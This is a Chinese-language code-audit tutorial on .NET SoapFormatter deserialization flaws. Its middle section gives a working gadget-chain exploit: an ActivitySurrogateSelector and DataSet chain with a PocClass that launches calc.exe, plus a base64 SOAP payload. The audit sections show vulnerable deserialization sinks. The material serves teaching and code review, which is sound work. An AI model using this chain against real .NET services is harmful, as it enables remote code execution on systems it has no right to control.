.NET 高级代码审计（第八课）SoapFormatter 反序列化漏洞

Ivan1ee@360 天眼云影实验室

2018 年 03 月 01 日

0x00 前言

SoapFormatter 格式化器和下节课介绍的 BinaryFormatter 格式化器都是.NET 内部实现的序列化功能的类，SoapFormatter 直接派生自 System.Object，位于命名空间 System.Runtime.Serialization.Formatters.Soap，并实现 IRemotingFormatter、IFormatter 接口，用于将对象图持久化为一个 SOAP 流，SOAP 是基于 XML 的简易协议，让应用程序在 HTTP 上进行信息交换用的。但在某些场景下处理了不安全的 SOAP 流会造成反序列化漏洞从而实现远程 RCE 攻击，本文笔者从原理和代码审计的视角做了相关介绍和复现。

0x01 SoapFormatter 序列化

SoapFormatter 类实现的 IFormatter 接口中定义了核心的 Serialize 方法可以非常方便的实现.NET 对象与 SOAP 流之间的转换，可以将数据保存为 XML 文件，官方提供了两个构造方法。

下面还是用老案例来说明问题，首先定义 TestClass 对象

```
[Serializable]
public class TestClass{
    private string classname;
    private string name;
    private int age;
    public string Classname { get => classname; set => classname = value; }
    public string Name { get => name; set => name = value; }
    public int Age { get => age; set => age = value; }
    public override string ToString()
    {
        return base.ToString();
    }
    public static void ClassMethod( string value)
    {
        Process.Start(value);
    }
}
```

定义了三个成员，并实现了一个静态方法 ClassMethod 启动进程。 序列化通过创建对象实例分别给成员赋值

```
TestClass testClass = new TestClass();
testClass.Age = 18;
testClass.Name = "Ivan1ee";
testClass.Classname = "360";
FileStream stream = new FileStream(@"d:\soap.xml", FileMode.Create);
SoapFormatter bFormat = new SoapFormatter();
bFormat.Serialize(stream, testClass);
stream.Close();
```

常规下使用 Serialize 得到序列化后的 SOAP 流，通过使用 XML 命名空间来持久化原始程序集，例如下图 TestClass 类的开始元素使用生成的 xmlns 进行限定，关注 a1 命名空间

```
<SOAP-ENV:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding/cl
r/1.0" SOAP-
```

```
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encod
ing/">
<SOAP-ENV:Body>
<a1:TestClass id="ref-1"
xmlns:a1="http://schemas.microsoft.com/clr/nsassem/WpfAp
p1/WpfApp1%2C%20Version%3D1.0.0.0%2C%20Culture%3Dneutral
%2C%20PublicKeyToken%3Dnull">
<classname id="ref-3">360</classname>
<name id="ref-4">Ivan1ee</name>
<age>18</age>
</a1:TestClass>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

0x02 SoapFormatter 反序列化

2.1、反序列化用法

SoapFormatter 类反序列化过程是将 SOAP 消息流转换为对象，通过创建一个新对象的方式调用 Deserialize 多个重载方法实现的，查看定义得知实现了 IRemotingFormatter、IFormatter 接口，

```
using ...

namespace System.Runtime.Serialization.Formatters.Soap
{
    public sealed class SoapFormatter : IRemotingFormatter, IFormatter
    {
        public SoapFormatter();
        public SoapFormatter(ISurrogateSelector selector, StreamingContext context);

        public ISoapMessage TopObject { get; set; }
        public FormatterTypeStyle TypeFormat { get; set; }
        public FormatterAssemblyStyle AssemblyFormat { get; set; }
        public TypeFilterLevel FilterLevel { get; set; }
        public ISurrogateSelector SurrogateSelector { get; set; }
        public SerializationBinder Binder { get; set; }
        public StreamingContext Context { get; set; }

        public object Deserialize(Stream serializationStream);
        public object Deserialize(Stream serializationStream, HeaderHandler handler);
        public void Serialize(Stream serializationStream, object graph);
        public void Serialize(Stream serializationStream, object graph, Header[] headers);
    }
}
```


查看 IRemotingFormatter 接口定义得知也是继承了 IFormatter

```
namespace System.Runtime.Remoting.Messaging
{
    public interface IRemotingFormatter : IFormatter
    {
        object Deserialize(Stream serializationStream, HeaderHandler handler);
        void Serialize(Stream serializationStream, object graph, Header[] headers);
    }
}
```

笔者通过创建新对象的方式调用 Deserialize 方法实现的具体实现代码可参考以下

```
FileStream stream2 = new FileStream(@"d:\soap.xml", FileMode.Open);
SoapFormatter bFormat2 = new SoapFormatter();
var person = bFormat2.Deserialize(stream2);
Console.WriteLine(((TestClass)person).Name);
stream2.Close();
```

反序列化后得到 TestClass 类的成员 Name 的值。



2.2、攻击向量—ActivitySurrogateSelector

在 SoapFormatter 类的定义中除了构造函数外，还有一个 SurrogateSelector 属性，SurrogateSelector 便是代理选择器，序列化代理的好处在于一旦格式化器要对现有类型的实例进行反序列化，就调用由代理对象自定义的方法。查看得知实现了 ISurrogateSelector 接口，定义如下

```
namespace System.Runtime.Serialization
{
    public interface ISurrogateSelector
    {
        void ChainSelector(ISurrogateSelector selector);
        ISurrogateSelector GetNextSelector();
        ISerializationSurrogate GetSurrogate(Type type, StreamingContext context, out ISurrogateSelector selector);
    }
}
```

因为序列化代理类型必须实现 System.Runtime.Serialization.ISerializationSurrogate 接口，ISerializationSurrogate 在 Framework Class Library 里的定义如下：

```
namespace System.Runtime.Serialization
{
    public interface ISerializationSurrogate
    {
        void GetObjectData(object obj, SerializationInfo info, StreamingContext context);
        object SetObjectData(object obj, SerializationInfo info, StreamingContext context, ISurrogateSelector selector);
    }
}
```

图中的 GetObjectData 方法在对象序列化时进行调用，目的将值添加到 SerializationInfo 集合里，而 SetObjectData 方法用于反序列化，调用这个方法的时候需要传递一个 SerializationInfo 对象引用，**换句话说就是使用 SoapFormatter 类的 Serialize 方法的时候会调用 GetObjectData 方法，使用 Deserialize 会调用 SetObjectData 方法。** SoapFormatter 类还有一个非常重要的属性 SurrogateSelector，定义如下

```
namespace System.Runtime.Serialization
{
    public class SurrogateSelector : ISurrogateSelector
    {
        public SurrogateSelector();

        public virtual void AddSurrogate(Type type, StreamingContext context, ISerializationSurrogate surrogate);
        public virtual void ChainSelector(ISurrogateSelector selector);
        public virtual ISurrogateSelector GetNextSelector();
        public virtual ISerializationSurrogate GetSurrogate(Type type, StreamingContext context, out ISurrogateSelector selector);
        public virtual void RemoveSurrogate(Type type, StreamingContext context);
    }
}
```

在序列化对象的时候如果属性 SurrogateSelector 属性的值非 NULL 便会以这个对象的类型为参数调用其 GetSurrogate 方法，如果此方法返回一个有效的对象 ISerializationSurrogate，这个对象对找到的类型进行反序列化，这里就是一个关键的地方，我们要做的就是实现重写 ISerializationSurrogate 调用自定义代码，如下 Demo

```
class MySurrogateSelector : SurrogateSelector
{
    public override ISerializationSurrogate GetSurrogate(Type type, StreamingContext context, out ISurrogateSelector selector)
    {
        selector = this;
        if (!type.IsSerializable)
        {
            Type t = Type.GetType("System.Workflow.ComponentModel.Serialization.ActivitySurrogateSelector+ObjectSurrogate, System.Workflow.ComponentModel,
            Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35");
            return (ISerializationSurrogate)Activator.CreateInstance(t);
        }

        return base.GetSurrogate(type, context, out selector);
    }

}
```

代码中判断类型解析器 IsSerializable 属性是否可用，如果可用直接基类返回，如果不可用就获取派生类 System.Workflow.ComponentModel.Serialization.ActivitySurrogateSelector 的类型，然后交给 Activator 创建实例

再回到 GetObjectData 方法体内，另外为了对序列化数据进行完全控制，就需要实现 Serialization.ISeralizable 接口，定义如下：

```
namespace System.Runtime.Serialization
{
    public interface ISerializable
    {
        void GetObjectData(SerializationInfo info, StreamingContext context);
    }
}
```

有关更多的介绍请参考《.NET 高级代码审计第二课 Json.Net 反序列化漏洞》，在实现自定义反序列类的时通过构造方法读取攻击者提供的 PocClass 类

```
public class PocClass
    {
        public PocClass()
        {
            System.Diagnostics.Process.Start("cmd.exe", "/c calc.exe");
        }
    }
```

下图定义了 PayloadClass 类实现 ISerializable 接口，然后在 GetObjectData 方法里又声明泛型 List 集合接收 byte 类型的数据

```
[Serializable]
public class PayloadClass : ISerializable
{
    protected byte[] assemblyBytes;
    public PayloadClass()
    {
        this.assemblyBytes = File.ReadAllBytes(typeof(PocClass).Assembly.Location);
    }

    protected PayloadClass(SerializationInfo info, StreamingContext context)
    {
    }

    public void GetObjectData(SerializationInfo info, StreamingContext context)
    {
        List<byte[]> data = new List<byte[]>();
        data.Add(this.assemblyBytes);
        var e1 = data.Select(Assembly.Load);
        Func<Assembly, IEnumerable<Type>> map_type = (Func<Assembly, IEnumerable<Type>>)Delegate.CreateDelegate(typeof(Func<Assembly, IEnumerable<Type>>), typeof
        (Assembly).GetMethod("GetTypes"));
        var e2 = e1.SelectMany(map_type);
        var e3 = e2.Select(Activator.CreateInstance);
```

将 PocClass 对象添加到 List 集合，声明泛型使用 IEnumerable 集合 map_type 接收程序集反射得到的 Type 并返回 IEnumerable 类型，最后用 Activator.CreateInstance 创建实例保存到 e3 此时是一个枚举集合的迭代器。

```
PagedDataSource pds = new PagedDataSource() { DataSource = e3 };
IDictionary dict = (IDictionary)Activator.CreateInstance(typeof(int).Assembly.GetType("System.Runtime.Remoting.Channels.AggregateDictionary"), pds);
DesignerVerb verb = new DesignerVerb("Ivan1ee", null);
typeof(MenuCommand).GetField("properties", BindingFlags.NonPublic | BindingFlags.Instance).SetValue(verb, dict);
List<object> ls = new List<object>();
ls.Add(e1);
ls.Add(e2);
ls.Add(e3);
ls.Add(pds);
ls.Add(verb);
ls.Add(dict);
Hashtable ht = new Hashtable();
ht.Add(verb, "Hello");
ht.Add("Dummy", "Hi");
FieldInfo fi_keys = ht.GetType().GetField("buckets", BindingFlags.NonPublic | BindingFlags.Instance);
Array keys = (Array)fi_keys.GetValue(ht);
FieldInfo fi_key = keys.GetType().GetElementType().GetField("key", BindingFlags.Public | BindingFlags.Instance);
for (int i = 0; i < keys.Length; ++i)
{
    object bucket = keys.GetValue(i);
    object key = fi_key.GetValue(bucket);
    if (key is string)
    {
        fi_key.SetValue(bucket, verb);
        keys.SetValue(bucket, i);
        break;
    }
}

fi_keys.SetValue(ht, keys);
ls.Add(ht);
```

上图将变量 e3 填充到了分页控件数据源，查看 PageDataSource 类定义一目了然，

```
namespace System.Web.UI.WebControls
{
    public sealed class PagedDataSource : ICollection, IEnumerable, ITypedList
    {
        public PagedDataSource();

        public int PageSize { get; set; }
        public int PageCount { get; }
        public bool IsSynchronized { get; }
        public bool IsServerPagingEnabled { get; }
        public bool IsReadOnly { get; }
        public bool IsPagingEnabled { get; }
        public bool IsLastPage { get; }
        public bool IsFirstPage { get; }
        public bool IsCustomPagingEnabled { get; }
        public int FirstIndexInPage { get; }
        public int DataSourceCount { get; }
        public IEnumerable DataSource { get; set; }
        public int CurrentPageIndex { get; set; }
        public int Count { get; }
        public bool AllowServerPaging { get; set; }
        public bool AllowPaging { get; set; }
        public bool AllowCustomPaging { get; set; }
        public object SyncRoot { get; }
        public int VirtualCount { get; set; }

        public void CopyTo(Array array, int index);
        public IEnumerator GetEnumerator();
        public PropertyDescriptorCollection GetItemProperties(PropertyDescriptor[] listAccessors);
        public string GetListName(PropertyDescriptor[] listAccessors);
    }
}
```

除此之外 System.Runtime.Remoting.Channels.AggregateDictionary 返回的类型支持 IDictionary，然后实例化对象 DesignerVerb 并随意赋值，此类主要为了配合填充 MenuCommand 类 properties 属性的值，最后为哈希表中的符合条件的 buckets 赋值。

```
FieldInfo fi_keys = ht.GetType().GetField("buckets", BindingFlags.NonPublic | BindingFlags.Instance);
Array keys = (Array)fi_keys.GetValue(ht);
FieldInfo fi_key = keys.GetType().GetElementType().GetField("key", BindingFlags.Public | BindingFlags.Instance);
for (int i = 0; i < keys.Length; ++i)
{
    object bucket = keys.GetValue(i);
    object key = fi_key.GetValue(bucket);
    if (key is string)
    {
        fi_key.SetValue(bucket, verb);
        keys.SetValue(bucket, i);
        break;
    }
}

fi_keys.SetValue(ht, keys);
```

接下来用集合添加数据源 DataSet，DataSet 和 DataTable 对象继承自 System.ComponentModel.MarshalByValueComponent 类，可序列化数据并支持远程处理 ISerializable 接口，这是 ADO.NET 对象中仅有支持远程处理的对象，并以二进制格式进行持久化。

DataSet(SerializationInfo, StreamingContext)

初始化具有给定序列化信息和上下文的 DataSet 类的新实例。

C# 复制

```
protected DataSet (System.Runtime.Serialization.SerializationInfo info,
System.Runtime.Serialization.StreamingContext context);
```

参数

info SerializationInfo

序列化或反序列化对象所需的数据。

context StreamingContext

给定序列化流的源和目标。

注解

ⓘ 重要

将此对象的实例与不受信任的数据一起使用存在安全风险。 仅将此对象与受信任的数据一起使用。 有关详细信息，请参阅数据验证。


更改属性 DataSet.RemotingFormat 值为 SerializationFormat.Binary，更改属性 DataSet.CaseSensitive 为 false 等，再调用 BinaryFormatter 序列化 List 集合，如下图。

```
info.SetType(typeof(System.Data.DataSet));
info.AddValue("DataSet.RemotingFormat", System.Data.SerializationFormat.Binary);
info.AddValue("DataSet.DataSetName", "");
info.AddValue("DataSet.Namespace", "");
info.AddValue("DataSet.Prefix", "");
info.AddValue("DataSet.CaseSensitive", false);
info.AddValue("DataSet.LocaleLCID", 0x409);
info.AddValue("DataSet.EnforceConstraints", false);
info.AddValue("DataSet.ExtendedProperties", (PropertyCollection)null);
info.AddValue("DataSet.Tables.Count", 1);
BinaryFormatter fmt = new BinaryFormatter();
MemoryStream stm = new MemoryStream();
fmt.SurrogateSelector = new MySurrogateSelector();
fmt.Serialize(stm, ls);
info.AddValue("DataSet.Tables_0", stm.ToArray());
```

因为指定了 RemotingFormat 属性为 Binary，所以引入了 BinaryFormatter 格式化器并指定属性 SurrogateSelector 代理器为自定义的 MySurrogateSelector 类。序列化后得到 SOAP-XML，再利用 SoapFormatter 对象的 Deserialize 方法解析读取文件内容的流数据，成功弹出计算器

```
<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding/clr/1.0" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
<a1:DataSet id="ref-1"
xmlns:a1="http://schemas.microsoft.com/clr/nsassem/System.Data/System.Data%2C%20Version%3D4.0.0.0%2C%20Culture%3Dneutral%2C%20PublicKeyToken%3Db77a5c561934e089">
<DataSet.RemotingFormat xsi:type="a1:SerializationFormat"
xmlns:a1="http://schemas.microsoft.com/clr/nsassem/System.Data/System.Data%2C%20Version%3D4.0.0.0%2C%20Culture%3Dneutral%2C%20PublicKeyToken%3Db77a5c561934e089">Binary
</DataSet.RemotingFormat>
<DataSet.DataSetName id="ref-3"></DataSet.DataSetName>
<DataSet.Namespace href="#ref-3"/>
<DataSet.Prefix href="#ref-3"/>
<DataSet.CaseSensitive>false</DataSet.CaseSensitive>
<DataSet.LocaleLCID>1033</DataSet.LocaleLCID>
<DataSet.EnforceConstraints>false</DataSet.EnforceConstraints>
<DataSet.ExtendedProperties xsi:type="xsd:anyType" xsi:null="1"/>
<DataSet.Tables.Count>1</DataSet.Tables.Count>
<DataSet.Tables_0 href="#ref-4"/>
</a1:DataSet>
<SOAP-ENC:Array id="ref-4"
xsi:type="SOAP-ENC:base64">AAEAAAD/////AQAAAAAAAAAEAQAAAH9TeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5MaXN0YDFbW1N5c3RlbS5PYmplY3QsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1
cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dAwAAAAZfaXRlbXMFX3NpemUIX3ZlcnNpb24FAAAICAkCAAAABwAAAAcAAAAQAgAAAgAAAAJAwAAAkEAAAACQUAAAAJBgAAAAkHAAAACQg
AAAAJCQAAAAoMCgAAAGFTeXN0ZW0uV29ya2Zsb3cuQ29tcG9uZW50TW9kZWwsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj0zMWJmMzg1NmFkMzY0ZTM1BQMAAABqU3lzdGVtLlI
dvcmtmbG93LkNvbXBvbmVudE1vZGVsLlNlcmlhbGl6YXRpb24uQWN0aXZpdHlTdXJyb2dhdGVTZWxlY3RvcitPYmplY3RTdXJyb2dhdGUrT2JqZWN0U2VyaWFsaXplZFJlZgIAAAAEdHlwZQttZW1iZXJEYXRhcwMFH1N5c
3RlbS5Vbml0eVNlcmlhbGl6YXRpb25Ib2xkZXIKAAAACQsAAAAJDAAAAAEEAAAAAwAAAAkNAAAACQ4AAAABBQAAAAMAAAAJDwAAAAkQAAAAAQYAAAADAAAACREAAAAJEgAAAAEHAAAAAwAAAAkTAAAACRQAAAABCAAAAAMA
```

```
FileStream stream2 = new FileStream(@"d:\o.xml", FileMode.Open);
SoapFormatter bFormat2 = new SoapFormatter();
var person = bFormat2.Deserialize(stream2);
stream2.Close();
```



2.3、攻击向量—PSObject

由于笔者的 Windows 主机打过了 CVE-2017-8565（Windows PowerShell 远程代码执行漏洞）的补丁，利用不成功，所以在这里不做深入探讨，有兴趣的朋友可以自行研究。有关于补丁的详细信息参考：
https://support.microsoft.com/zh-cn/help/4025872/windows-powershell-remote-code-execution-vulnerability

0x03 代码审计视角

3.1、XML 载入


从代码审计的角度找到漏洞的 EntryPoint，传入 XML，就可以被反序列化，这种方式也是很常见的，需要关注一下，LoadXml 直接载入 xml 数据，这个点也可以造成 XXE 漏洞。例如这段代码：

```
public class SoapSerializationHelper
{
    /// <summary>
    /// Deserializes Soap string to object.
    /// </summary>
    /// <param name="source">The Soap string to deserialize.</param>
    /// <returns>Instance of object.</returns>
    public static object DeserializeString(string source)
    {
        if (string.IsNullOrEmpty(source))
        {
            throw new ArgumentNullException("source");
        }

        XmlDocument xmlDocument = new XmlDocument();
        xmlDocument.LoadXml(source);
        SoapFormatter soapFormatter = new SoapFormatter();
        using (MemoryStream memoryStream = new MemoryStream())
        {
            xmlDocument.Save(memoryStream);
            memoryStream.Position = 0;
            return soapFormatter.Deserialize(memoryStream);
        }

    }
}
```

这种污染点漏洞攻击成本很低，攻击者只需要控制传入字符串参数 source 便可轻松实现反序列化漏洞攻击，弹出计算器。



3.2、File 读取

```
public static object DeserializeSOAP(string path)
{
    FileStream fs = File.Open(path, FileMode.Open);
    SoapFormatter soapFormatter = new SoapFormatter();
    var course = soapFormatter.Deserialize(fs) ;
    fs.Close();
    return course;
}
```

这段是摘自某个应用的代码片段，在审计的时候只需要关注 DeserializeSOAP 方法中传入的 path 变量是否可控。

0x04 总结

实际开发中 SoapFormatter 类从.NET Framework 2.0 开始，这个类已经渐渐过时了，开发者选择它的概率也越来越少，官方注明用 BinaryFormatter 来替代它，下篇笔者接着来介绍 BinaryFormatter 反序列化漏洞。最后.NET 反序列化系列课程笔者会同步到 https://github.com/Ivan1ee/ 、https://ivan1ee.gitbook.io/ ，后续笔者将陆续推出高质量的.NET 反序列化漏洞文章，欢迎大伙持续关注，交流，更多的.NET 安全和技巧可关注实验室公众号。